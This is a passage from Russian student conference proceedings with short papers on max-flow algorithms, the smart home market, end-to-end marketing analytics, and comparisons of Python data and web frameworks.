1. Алгоритм Прима [Электронный ресурс]: Википедия. Свободная энциклопедия. – Режим доступа: https://ru.wikipedia.org/wiki/Алгоритм_Прима
2. Степанов, В.Н. Дискретная математика: графы и алгоритмы на графах: учеб.пособие / В.Н. Степанов. – Омск, Изд-во ОмГТУ, 2010 – 120с. ISBN 978-5-8149-0913-8.
3. Кобзев А.В., Михальченко Г.Я., Андриянов А.И., Михальченко С.Г. Нелинейная динамика полупроводниковых преобразователей. Томск, 2007.
4. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.
5. Салихов В.Х., Сальникова Е.С. Диофантовы приближения логарифма "золотого сечения". Вестник Брянского государственного технического университета. 2007. № 1 (13). С. 111-119.
6. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.

Материал поступил в редколлегию 20.04.2024

УДК 519.1

Сравнительный анализ алгоритмов нахождения максимального потока в сети

Якубов Ярослав Михайлович (ст.гр.23-ИБ-1-ози-Б)

Работа выполнена под руководством доцента кафедры «Высшая математика», Андросенко Валентины Александровны (a_v_a010@rambler.ru)

Аннотация. В работе рассмотрены два алгоритма нахождения максимального потока в сети и проведен их сравнительный анализ.

Ключевые слова: сеть, пропускная способность, насыщенная дуга, алгоритм Форда-Фалкерсона, алгоритм Эдмондса-Карпа.

В теории оптимизации и теории графов, задача о максимальном потоке заключается в нахождении такого потока по транспортной сети, что сумма потоков из истока или сумма потоков в сток максимальна. Задача нахождения потока имеет широкое применение в реальных задачах, а значит, существует необходимость в ее эффективном решении. Отсюда возникает необходимость в алгоритмах поиска потока, имеющих наибольшую производительность.

При выборе алгоритма поиска максимального потока важно оценить сеть, в которой будем искать поток, и учесть следующие факторы:

- 1) размеры сети: максимальное количество вершин и рёбер.
- 2) тип пропускных способностей: целочисленные или вещественные.
- 3) максимальная пропускная способность.

Для нахождения максимального потока в сети можно использовать алгоритм Форда-Фалкерсона и алгоритм Эдмондса-Карпа.

Рассмотрим каждый из алгоритмов.

Алгоритм Форда-Фалкерсона. Упрощенно алгоритм Форда-Фалкерсона [1] заключается в следующем:

1. Выбирается произвольный путь от источника к стоку, не содержащий насыщенных дуг. Если такого пути нет, то расчет окончен.

2. Поток по этому пути принимается равным минимальной из пропускных способностей входящих в него дуг.

3. Из пропускных способностей дуг, входящих в путь, вычитаем значение потока. Полученный результат называется остаточной пропускной способностью. Для насыщенной дуги остаточная пропускная способность равна нулю.

4. Вернуться к пункту 1 для выбора следующего пути, не содержащего насыщенных дуг.

Рассмотрим нахождение максимального потока в сети на следующем примере.

Задача. Найти максимальный поток сети представленной на рисунке 1.

Решение.




Рис.1

1. Выбираем произвольный путь, например, 1-2-4-7. Поток по этому пути равен минимальной из всех пропускных способностей входящих в него дуг, т.е. 8. Вычитаем 8 из пропускных способностей дуг этого потока. Дуга 4-7 является насыщенной (рис. 2).

2. Выбираем произвольный путь 1-6-7. Поток по этому пути равен 5. Уменьшаем пропускные способности дуг этого потока на 5. Дуга 1-6 насыщенная (рис. 3).

3. Выбираем произвольный путь 1-2-4-6-7. Поток по этому пути равен 1. Уменьшаем пропускные способности дуг этого потока на 1. Дуги 1-2 и 6-7 насыщенные (рис. 4).

4. Выбираем произвольный путь 1-3-5-7. Поток по этому пути равен 3. Уменьшаем пропускные способности дуг этого потока на 3. Дуга 1-3 насыщенная (рис. 5).




Рис. 2




Рис. 3




Рис. 4




Рис. 5

После этого все пути от источника к стоку содержат насыщенные дуги и расчет заканчивается. Суммарный поток по все путям равен: $8 + 5 + 1 + 3 = 17$. Это значение и есть максимальный поток в сети.

Алгоритм Эдмондса-Карпа. Это частный случай алгоритма Форда-Фалкерсона [2], при котором на каждом шаге выбирают кратчайший дополняющий путь из истока s в сток t в остаточной сети (полагая, что каждое ребро имеет единичную длину). Кратчайший путь находится поиском в ширину.

Алгоритм поиска в ширину:

1. Создаём очередь вершин O . Вначале очередь состоит из единственной вершины s .

2. Отмечаем вершину s как посещённую, без предка, а все остальные как не посещённые.

3. Если очередь не пуста, переходим к пункту 4 иначе переходим к пункту 5.

4. Удаляем первую в очереди вершину и обозначаем ее u . Для всех рёбер (u, v) , исходящих из вершины u , таких что вершина v ещё не посещена, выполняем следующие шаги: отмечаем вершину v как посещённую, с предком u , добавляем вершину v в конец очереди. Если $v=t$, то переходим к пункту 6. Иначе переходим к пункту 3.

5. Если очередь пуста, возвращаем ответ, что кратчайший путь не может быть. Работа алгоритма заканчивается.

6. Работа алгоритма заканчивается – кратчайший путь найден. Возвращаем путь в обратном порядке, идя от t к s , каждый раз переходя к предку.

Главное отличие алгоритма Эдмондса-Карпа от алгоритма Форда-Фалкерсона заключается в поиске дополняющих путей. Как известно в алгоритме Форда-Фалкерсона на дополняющие пути не накладывается никаких

ограничений, тогда как в алгоритме Эдмонса-Карпа обязательным является то, чтобы дополняющий путь был кратчайшим (в данном случае длина пути измеряется в количестве ребер в пути).

Список источников

1. Алгоритм Эдмондса-Карпа [Электронный ресурс]: Википедия. Свободная энциклопедия. – Режим доступа: https://ru.wikipedia.org/wiki/Алгоритм_Эдмондса-Карпа.
2. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.
3. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.
4. Салихов В.Х., Сальникова Е.С. Диофантовы приближения логарифма "золотого сечения". Вестник Брянского государственного технического университета. 2007. № 1 (13). С. 111-119.
5. Кобзев А.В., Михальченко Г.Я., Андриянов А.И., Михальченко С.Г. Нелинейная динамика полупроводниковых преобразователей. Томск, 2007.

Материал поступил в редколлегию 20.04.2024

Секция «Компьютерные технологии и системы»

Раздел «Информационно-аналитические системы»

УДК 339:13

Стратегический анализ рынка программных решений «Умный дом»

Бабаев Константин Эдуардович (ст.гр.19-ИАС-аид-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Никитиной Аллы Олеговны (allnikitina@mail.ru)

Аннотация. В работе проводился анализ рынка программных решений «умный дом». Исследовались темпы роста этого рынка в России, а также в других странах. Определялись тенденции развития рынка.

Ключевые слова: решения, умный дом, анализ рынка, тренды

На сегодняшний день объём мирового рынка умных устройств составляет около 100 млрд долл., а к 2026 году прогнозируется рост до 207,8 млрд долл. Лидерами рынка являются США, Китай и Европа. Несмотря на то, что российский рынок занимает менее 1% от общего объема мирового рынка, темпы роста этого самого рынка превышают темпы роста остальных стран приблизительно в два раза – 28%. Для сравнения, в США, Германии и Китае ежегодный рост оценивается в 14–20% в ближайшие пять лет. Предполагается, что темп роста рынка умных устройств в России может вырасти до 50% в год. Однако на рост могут повлиять введенные санкции, а также уход многих иностранных производителей умных устройств [3].

Стремительный темп роста связан с резко выросшим спросом среди населения. Около трети россиян пользуются системой «умный дом». Чаще всего пользователи покупают умные колонки и системы освещения и комфорта.



Рисунок 5. Динамика продаж умных колонок

Также весомый вклад в развитие рынка вносит государство. На высшем уровне проводится политика по внедрению системы «умный дом» в жилищно-коммунальные хозяйства. Немалую роль в развитие рынка умных устройств вносят различные национальные проекты по цифровизации. А совсем недавно были приняты два стандарта в области «умный дом», которые содержат термины, определения, принципы и подходы [1]. Перспективным трендом в развитии рынка умных устройств является внедрения системы умный дом уже на стадии строительства нового жилища. Особенно данный тренд характерен для Москвы и Санкт-Петербурга. Следующим трендом можно выделить активное внедрение в жизнь пользователей девайсов, которые помогают делать жизнь более комфортной и избавиться от рутинных задач. Сюда относятся устройства приготовления пищи, уборки, включения и выключения света, мультимедиа [2]. Еще одним немаловажным трендом является создание из различных умных устройств общей экосистемы. В первую очередь это направленно на то, чтобы устройства от разных производителей могли работать друг с другом и встраиваться в общую систему, становясь единым организмом. Также в такой системе умные устройства смогут обмениваться данными между друг другом и выполнять команды без приказа пользователя. Например, камера замечает грязь в какой-либо комнате, она передает сигнал роботу-пылесосу о необходимости уборки и тот в свою очередь отправляется убирать грязь [4]. Таким образом российский рынок программных решений «умный дом» является динамически развивающимся и имеет высокие показатели роста, что делает его очень привлекательным для инвестиций. Также рынок предоставляет обширные возможности для развития и внедрения новых технологий и устройств.

Список источников

1. [Электронный ресурс] //: [сайт]. — URL: [https://www.tadviser.ru/index.php/Статья:Системы_умного_дома_\(рынок_России\)](https://www.tadviser.ru/index.php/Статья:Системы_умного_дома_(рынок_России)) (дата обращения: 20.03.2024).

2. [Электронный ресурс] //: [сайт]. — URL: https://www.megaresearch.ru/news_in/umnye-kvartaly-i-goroda-obespechat-rost-tekushchee-sostoyanie-i-prognoz-razvitiya-rynka-sistem-umnogo-doma (дата обращения: 20.03.2024).

3. [Электронный ресурс] //: [сайт]. — URL: https://rdc.grfc.ru/2022/02/smart_home_market/. (дата обращения: 20.03.2024).

4. Филиппов, Р. А. Применение микроконтроллера arduino mega 2560 для автоматизации работы микроскопа LEICA DM IRM / Р. А. Филиппов, Л. Б. Филиппова, Ю. А. Леонов // Автоматизация и моделирование в проектировании и управлении: сборник научных статей Всероссийской конференции, Брянск, 19 мая 2021 года. – Брянск: Брянский государственный технический университет, 2021. – С. 210-213.

5. Аверченков В.И., Лозбинев Ф.Ю., Тищенко А.А. Информационные системы в производстве и экономике. Москва, 2011.

Материал поступил в редколлегию 20.04.2024

УДК 339.138

Инструменты и способы настройки сквозной аналитики

Колотвин Артём Павлович (ст.гр.19-ИАС-аид-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Никитиной Аллы Олеговны (allnikitina@mail.ru)

Аннотация. Продуктивность любого бизнеса, повышение его эффективности и конкурентоспособности в наше время зависит от многих факторов. В том числе от того, насколько грамотно менеджмент компании отслеживает и анализирует все протекающие бизнес-процессы. Бизнес-процессом называется какая-либо операция внутри компании, которая помогает решать некоторые бизнес-задачи и получать с этого прибыль. Для оптимизации таких процессов в современных компаниях используются инструменты сквозной аналитики, которые помогают определять оптимальный вектор развития бизнеса.

Ключевые слова: сквозная аналитика, бизнес, CRM, Excel, Яндекс.Метрика, маркетинг.

В условиях развития интернета и повсеместным внедрением инновационных технологий в различные сферы деятельности Интернет-маркетинг занимает значимую позицию в российской цифровой экономике. Расширение спектра маркетинговых инструментов и смещения приоритетов развития на цифровую экономику выявили необходимость реализации бизнеса через глобальную сеть.

Для достижения этой цели существует современный инструмент, включающий в себя ряд методов для анализа бизнес-процессов, называемый сквозной аналитикой. Сквозная аналитика – это совокупность методов анализа, позволяющая оценить эффективность вложений в маркетинг путем отслеживания полного пути клиента: от просмотра рекламы до продажи и повторных заказов. По статистике, около 87% бизнесов не используют данный инструмент, что позволяет выделить его изучение как одну из главных задач.




Рисунок 1. Внедрение сквозной аналитики в бизнес

Сквозная аналитика объединяет данные по всем рекламным каналам и показывает доход благодаря каждому из них, а также позволяет собрать точную статистику по главным маркетинговым показателям и позволяет:

- оценить показатель ROMI (показатель общей эффективности маркетинговых вложений);
- осуществлять проверку рентабельности инвестиций;
- осуществлять отслеживание пути клиента (от первого контакта до совершения покупок);
- повысить эффективность digital-рекламы.

В совокупности использование сквозной аналитики позволяет выиграть конкурентную гонку и принимать правильные решения по вложениям в рекламу, а также решать ряд полезных для бизнеса задач:

- сбор статистики по разным источникам;
- формирование и предоставление руководству отчета сквозной аналитики (за интересующий отрезок времени) по числу кликов, уровню конверсии, продаж;
- поиск каналов, кампаний или слов-ключей, приносящих наибольшую прибыль или наоборот, убыток;
- выявление результатов воздействия онлайн-маркетинговых мер на деятельность в офлайне, поиск причин, мешающих активному поступлению заявок с сайта и др.

Несмотря на всю полезность данного инструмента, подойдет он не является обязательным для деятельности малого бизнеса в связи с небольшим объемом продаж, низким источникам трафика и преимущественно оффлайн

сделками. В первую очередь сквозная аналитика актуальна для крупного и среднего бизнеса.

Существует несколько способов настройки системы аналитики. Они отличаются по количеству ресурсов, сложности обработки данных и автоматизации протекающих процессов. К видам сквозной аналитики относятся:

1. Ручная. Сведение данных по каждому каналу в таблицы (Excel). Вся информация загружается вручную и сравниваются расходы и доходы. Данный вид аналитики является наиболее трудоемким и малоэффективным.

2. Полуавтоматическая. Подключение специальных сервисов (Яндекс.Метрика), с помощью которых клиенты разделяются по каналам и данные загружаются в таблицы. В данном случае информация более развернута, но не отслеживает всех клиентов.

3. Автоматическая. Наиболее эффективный вид аналитики, позволяющий собирать данные по всем каналам связи и формировать подробные отчеты в режиме реального времени благодаря использованию CRM-систем.

В соответствии со статистическими сведениями исследования российского рынка в период 2019 г. Уровень внедрения CRM-систем компаниями имел следующий вид (Рисунок2).



Рисунок2. Уровень внедрения CRM-систем российскими компаниями

Механизм сквозной аналитики CRM-системы способны автоматизировать различные отчеты, сформированные по тем или иным параметрам и показателям бизнеса. Главным преимуществом данных отчетов является их функциональная способность к обобщению результатов продвижения компании в сети, что позволяет разрабатывать методы по привлечению новых клиентов.

Таким образом, в результате использования и правильной настройки сквозной аналитики становится возможным получить и интегрировать информацию о клиентах, используя её для стратегического управления компании и успешного масштабирования бизнеса в условиях современного развития Интернет-маркетинга.

Список источников

1. Аренков И. А., Крылова Ю. В. Клиентоориентированный подход к управлению бизнес-процессами в цифровой экономике // Научно-технические ведомости Санкт-Петербургского политехнического университета Петра Великого. Экономические науки. 2018. С. 18-30.
2. Ускенбаева Р. К., Булегенов Д.А. CRM-система как необходимый компонент успешного бизнеса // Молодой ученый. 2016. С.101-105.
3. Статья: Маркетинг. Настройка сквозной аналитики [Электронный ресурс] Источник: <https://amdg.ru/blog/nastroyka-skvozhnoy-analitiki/> (дата обращения: 21.03.2024).
4. Статья: Сквозная аналитика: этапы внедрения, базовые настройки [Электронный ресурс] Источник: <https://gb.ru/blog/skvoznaya-analitika/> (дата обращения: 21.03.2024).
5. Аверченков В.И., Лозбинев Ф.Ю., Тищенко А.А. Информационные системы в производстве и экономике. Москва, 2011.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Использование фреймворков Python при анализе больших данных

Корниенко Никита Николаевич (ст. гр. О-20-ИАС-асид-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Кузьменко Александра Анатольевича (alex-xf-32@yandex.ru)

Аннотация. Рассматривается роль применения популярных фреймворков Python при реализации различных проектов. Особое внимание обращается на Flask и Django для создания веб-приложений, а также на библиотеки Pandas, NumPy и Matplotlib для обработки, анализа и визуализации данных. Исследование этих инструментов позволит оценить их значимость в современной разработке на языке Python.

Ключевые слова: Python, фреймворк, Flask, Django, Pandas, NumPy, Matplotlib, веб-приложение, анализ данных, визуализация.

Python с его обширным набором библиотек и фреймворков позволяет эффективно разрабатывать приложения. В данной статье рассмотрены несколько ключевых фреймворков и библиотек, используемых в проектах на Python.

При создании веб-приложений ключевыми фреймворками являются Flask и Django (Рисунок 1.)



Рисунок 6 – Логотипы фреймворков Flask и Django

Flask [1] известен своей простотой и гибкостью, он предоставляет только минимальный инструментарий для быстрой разработки, что делает его идеальным для небольших проектов. Django [2], с другой стороны, предлагает более широкий набор функционала с множеством встроенных компонентов, что делает его отличным выбором для сложных проектов.

Сравнение фреймворков можно посмотреть в таблице 1

Характеристика	Flask	Django
Тип фреймворка	Микрофреймворк	Полноценный фреймворк
Размер кодовой базы	Маленький	Большой
Гибкость	Высокая	Ниже, но больше функциональности
Использование	Предпочтительно для небольших проектов	Рекомендуется для крупных проектов
Сложность	Низкая	Высокая
Скорость разработки	Быстрая	Медленнее
Обучение	Легкое	Требует больше времени
Административный интерфейс	Отсутствует	Встроен в Django
ORM	Поддерживается через плагины	Встроенный в Django
Поддержка	Активная	Активная
Сообщество	Большое	Очень большое
Масштабируемость	Возможна, но требует дополнительной работы	Встроенная поддержка
Компоненты	Нет предопределенных компонентов, требуется установка	Множество встроенных компонентов

Производительность	Более высокая из-за меньшего размера и гибкости	Может быть ниже из-за большего объема функциональности
--------------------	---	--

В проектах, ориентированных на работу с большими объемами данных, ключевые позиции занимают библиотеки Pandas, NumPy и Matplotlib (Рисунок 2.). Познакомиться с характеристиками данных библиотек можно в таблице 2.



Рисунок 7 – Логотипы библиотек Pandas, NumPy и Matplotlib

Характеристика	Pandas	NumPy	Matplotlib
Тип библиотеки	Библиотека для работы с данными и анализа	Библиотека для работы с массивами	Библиотека для визуализации данных
Использование	Предоставляет высокоуровневые структуры данных и удобный интерфейс для анализа данных	Предоставляет массивы и функции для работы с ними в Python	Предоставляет инструменты для визуализации данных
Функциональность	Предоставляет удобные структуры данных, такие как DataFrame и Series, и мощные методы для манипулирования данными	Предоставляет эффективные операции над массивами и матрицами, включая математические функции	Предоставляет разнообразные инструменты для создания графиков и диаграмм
Преимущества	Простота использования, мощные инструменты для анализа данных,	Высокая производительность, широкий набор математических функций,	Гибкие настройки для создания различных видов

	интеграция с другими библиотеками Python	с эффективная работа с массивами больших размеров	графиков, поддержка анимации, возможность создания сложных макетов
Примеры использования	Обработка и анализ данных, работа с временными рядами, объединение и фильтрация данных	Вычислительные операции, линейная алгебра, генерация случайных чисел	Создание графиков, диаграмм и визуализация данных для исследования и презентации результатов анализа данных
Сложность	Низкая, предоставляет простой и интуитивно понятный интерфейс для работы с данными	Низкая, но может потребоваться некоторое время для освоения эффективного использования	Средняя, создание сложных графиков может потребовать изучения дополнительной документации и примеров использования
Поддержка	Активная, постоянно развивается и обновляется сообществом разработчиков	Активная, обновления и исправления ошибок регулярно выпускаются сообществом	Активная, новые версии и обновления регулярно выпускаются сообществом, поддержка старых версий сохраняется для обратной совместимости

Как видно из таблицы Pandas [3] предоставляет мощные и высокопроизводительные средства для работы с данными, включая их загрузку, очистку, преобразование и агрегацию. NumPy [4] предлагает эффективные методы работы с массивами и матрицами, что отлично подходит для научных вычислений и работы с большими объемами данных. Matplotlib [5], библиотека построения графиков, облегчает создание различных визуализаций и графиков, что способствует лучшему принятию решений.

Использование этих фреймворков в проекте на Python значительно упрощает работу над ним и повышает эффективность его разработки.

Список источников

1. Документация Flask [Электронный ресурс] URL: <https://flask.palletsprojects.com/en/3.0.x/>
2. Официальный сайт Django [Электронный ресурс] URL: <https://www.djangoproject.com/>
3. Официальный сайт Pandas [Электронный ресурс] URL: <https://pandas.pydata.org/>
4. Документация NumPy [Электронный ресурс] URL: <https://numpy.org/doc/stable/>
5. Официальный сайт Matplotlib [Электронный ресурс] URL: <https://matplotlib.org/>
6. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.
7. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Передовые фреймворки для создания веб-приложений

Масленникова Светлана Владимировна (ст. гр. О-20-ИАС-асид-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Кузьменко Александра Анатольевича (alex-xf-32@yandex.ru)

Аннотация. Работа посвящена обзору передовых фреймворков, используемых в разработке современных веб-приложений. Рассматриваются основные принципы работы фреймворков, их функциональные возможности. Также проводится сравнительный анализ ключевых характеристик популярных фреймворков, позволяющий выявить их применимость в различных сценариях разработки веб-приложений. Полученные результаты и выводы могут быть полезны как для специалистов в области веб-разработки, так и для

исследователей, интересующихся современными технологиями разработки веб-приложений.

Ключевые слова: фреймворк, веб-приложения, разработка, сравнительный анализ, передовые технологии.

В рамках данной работы рассмотрим некоторые Python фреймворки, которые можно применять при разработке приложений для анализа данных. Использование данных фреймворков рассматривается в ряде работ [1, 2, 3]. Остановимся на наиболее значимых характеристиках.

PyQt5 - это фреймворк для разработки графических пользовательских интерфейсов (GUI) на языке Python. PyQt5 предоставляет обширные возможности для создания кроссплатформенных приложений с графическим интерфейсом пользователя. Он предоставляет доступ к богатому набору виджетов, а также инструменты для создания пользовательских элементов интерфейса. PyQt5 базируется на библиотеке Qt, что обеспечивает высокую производительность и кроссплатформенность приложений. PyQt5, хотя и обладает высокой сложностью освоения, предоставляет возможности работы с графическим интерфейсом пользовательского взаимодействия, а также есть функция встроенной локализации. Также скорость работы одна из самых высоких среди аналогов.

CherryPy - это фреймворк для веб-разработки на языке Python. CherryPy предоставляет простой и интуитивно понятный способ создания веб-приложений. Он позволяет быстро реализовывать веб-серверы и обрабатывать HTTP-запросы, а также предоставляет возможности маршрутизации, обработки шаблонов и управления сессиями.

Falcon - это фреймворк для создания веб-сервисов (API) на языке Python. Falcon известен своей скоростью и производительностью. Он предоставляет минималистичный и оптимизированный интерфейс для создания масштабируемых веб-сервисов. Falcon специально разработан для обработки HTTP-запросов.

CherryPy и Falcon, хотя и не обладают интегрированной работой с базами данных, имеют высокую скорость работы и большую производительность, а также просты в освоении.

Plone - это система управления контентом (CMS) на языке Python. Plone предоставляет мощные инструменты для создания и управления веб-сайтами и веб-приложениями. Он включает в себя функциональности управления контентом, блоггинга, электронной коммерции и многого другого. Plone имеет широкие возможности расширения с помощью плагинов и дополнений.

Среди остальных фреймворков, Plone отличается тем, что все характеристики имеют среднее значения, к примеру скорость работы и качество безопасности не такое хорошее как у Django и Flask, но выше чем у Pylons, качество документации и поддержка от сообщества также находятся на среднем уровне.

Webapp2 - это минималистичный фреймворк для веб-разработки на языке Python. Webapp2 разработан как простой и легковесный инструмент для создания веб-приложений. Он предоставляет базовые возможности для обработки HTTP-запросов, маршрутизации и управления сессиями. Webapp2 был разработан как продолжение Google App Engine Webapp, но может использоваться и вне этой платформы.

Sanic - это асинхронный фреймворк для создания веб-приложений на языке Python. Sanic специально разработан для обработки больших нагрузок. Он основан на асинхронной библиотеке asyncio и предоставляет быстрые и эффективные способы создания веб-сервисов. Sanic также поддерживает маршрутизацию, обработку запросов и многое другое.

Webapp2 и Sanic имеют меньше всех инструментов и плагинов для работы, но их скорость достаточно высока. А у Sanic есть возможность встроенной работы с базами данных.

Pylons - это фреймворк для веб-разработки на языке Python. Pylons предоставляет инструменты для создания масштабируемых веб-приложений. Он поддерживает концепцию модульности и позволяет разработчикам выбирать компоненты, которые им нужны для своего проекта. Pylons включает в себя множество функций, таких как маршрутизация, обработка запросов, управление сессиями и многое другое. Pylons, как уже упоминалось, имеют низкую степень безопасности, также скорость работы, поддержка от сообщества и документация – ниже среднего.

Vibora - это асинхронный фреймворк для создания веб-приложений на языке Python. Vibora похож на Sanic и также специализируется на обработке высоконагруженных запросов и масштабируемости. Он предоставляет инструменты для создания асинхронных веб-серверов и обработки HTTP-запросов Vibora, имеет среднюю степень безопасности, но высокую скорость работы, остальные же характеристики, документация, сложность освоения и поддержка имеют средние характеристики.

Сравнительный анализ рассмотренных фреймворков представлен в таблице 1.

Таблица 2 Сравнительная характеристика фреймворков Python

Характеристика	PyQt5	Cherry Py	Falcon	Plone	Web app2	Sanic	Pylons	Vibora
Тип фреймворка	GUI	Веб	Веб (API)	CMS	Веб	Веб (асинхр.)	Веб	Веб (асинхр.)
Простота использования	Средняя	Высокая	Высокая	Средняя	Высокая	Средняя	Средняя	Средняя

Производительность	Низкая	Средняя	Высокая	Средняя	Средняя	Высокая	Средняя	Высокая
Масштабируемость	Низкая	Средняя	Высокая	Высокая	Средняя	Высокая	Средняя	Высокая
Асинхронность	Нет	Нет	Нет	Нет	Нет	Да	Нет	Да
Обработка HTTP-запросов	Нет	Да	Да	Да	Да	Да	Да	Да
Преимущества	Кроссплатформенность, широкий выбор виджетов и инструментов	Простота использования, хорошая документация	Высокая производительность, масштабируемость	Мощные инструменты управления контентом	Легковесность, интеграция с Google App Engine	Быстрая и эффективность в асинхронной обработке запросов	Модульность, гибкость выбора компонентов	Высокая производительность, асинхронность
Недостатки	Сложность использования, ограниченная производительность	Низкая производительность для высоконагруженных приложений	Нет встроенной поддержки асинхронности	Сложность настройки и использования	Ограниченные возможности по сравнению с другими фреймворками	Может потребоваться дополнительное обучение асинхронным концепциям	Относительно низкая производительность	Меньшее сообщество и меньшее количество дополнительных инструментов

Каждый из рассмотренных фреймворков имеет свои уникальные особенности и предназначен для различных видов задач в разработке или создании графических интерфейсов. Выбор фреймворка зависит от требований к проекту, предпочтений и опыта разработки.

Список источников

1. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.

2. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.

3. Интеллектуальный анализ информации о пользователях социальных сетей / Т. А. Шестаков, Ю. А. Леонов, А. А. Кузьменко [и др.] // Прикладная математика и вопросы управления. – 2021. – № 4. – С. 72-91. – DOI 10.15593/2499-9873/2021.4.05. – EDN SMEKNL.

4. Аверченков В.И., Лозбинев Ф.Ю., Тищенко А.А. Информационные системы в производстве и экономике. Москва, 2011.

5. Leonov Yu.A., Leonov E.A., Kuzmenko A.A., Martynenko A.A., Averchenkova E.E., Filippov R.A. Selection of rational schemes automation based on working synthesis instruments for technological processes. Yelm, WA, USA, 2019.

Материал поступил в редколлегию 20.04.2024

УДК 339.13

Стратегический анализ рынка веб-решений для персонализированного подбора литературы

Смирнов Сергей Владимирович (ст. гр. О-19-ИАС-ауд-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Никитиной Аллы Олеговны (allnikitina@mail.ru)

Аннотация. Проведен стратегический анализ рынка веб-решений для персонализированного подбора литературы. Обоснована актуальность темы. Выделена целевая аудитория. Проведен анализ существующих решений в этой области. Определены вектора развития для улучшения решения.

Ключевые слова: Научные статьи, подбор научной литературы, веб-решения.

